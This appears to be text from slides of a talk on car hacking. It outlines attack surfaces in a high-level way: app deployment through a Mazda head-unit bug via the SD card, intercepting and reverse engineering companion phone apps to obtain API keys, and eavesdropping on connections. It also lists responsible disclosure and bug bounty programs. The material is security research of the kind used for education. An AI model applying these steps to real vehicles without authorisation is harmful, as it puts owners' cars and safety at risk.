
SD CARD SLOT CASE

- ▶ For Mazda, using the known cmu bug, you can deploy apps via the SD card: <https://github.com/flyandi/mazda-custom-application-sdk>



TOUCH SCREEN / INTERFACE

- ▶ ~~Connect to WI-FI to establish IP address~~
- ▶ PRESS anything, multitask - cause an overflow
- ▶ Picture below from my uncle



IS THIS TRUE?

- ▶ NOPE! It's just a joke



How to mod your Porsche 911 or other car to run
Doom in 3 easy steps

GSM, CELLULAR CONNECTION, PHONE APP TO CAR, ETC

- ▶ Do you have an app that connects to your car? Time for some mobile app testing
- ▶ Test the URLs you intercepted while testing the app:
<https://www.troyhunt.com/controlling-vehicle-features-of-nissan/>
- ▶ Eavesdrop on the connections
- ▶ Reverse engineer the app -> get the API keys?



RESPONSIBLE DISCLOSURE & BUG BOUNTY PROGRAMS

- ▶ Fiat Chrysler Automobiles - <https://bugcrowd.com/fca>
- ▶ Tesla Motors - <https://bugcrowd.com/tesla>
- ▶ General Motors - <https://hackerone.com/gm>



AS REQUESTED...

VIDEO DEMO



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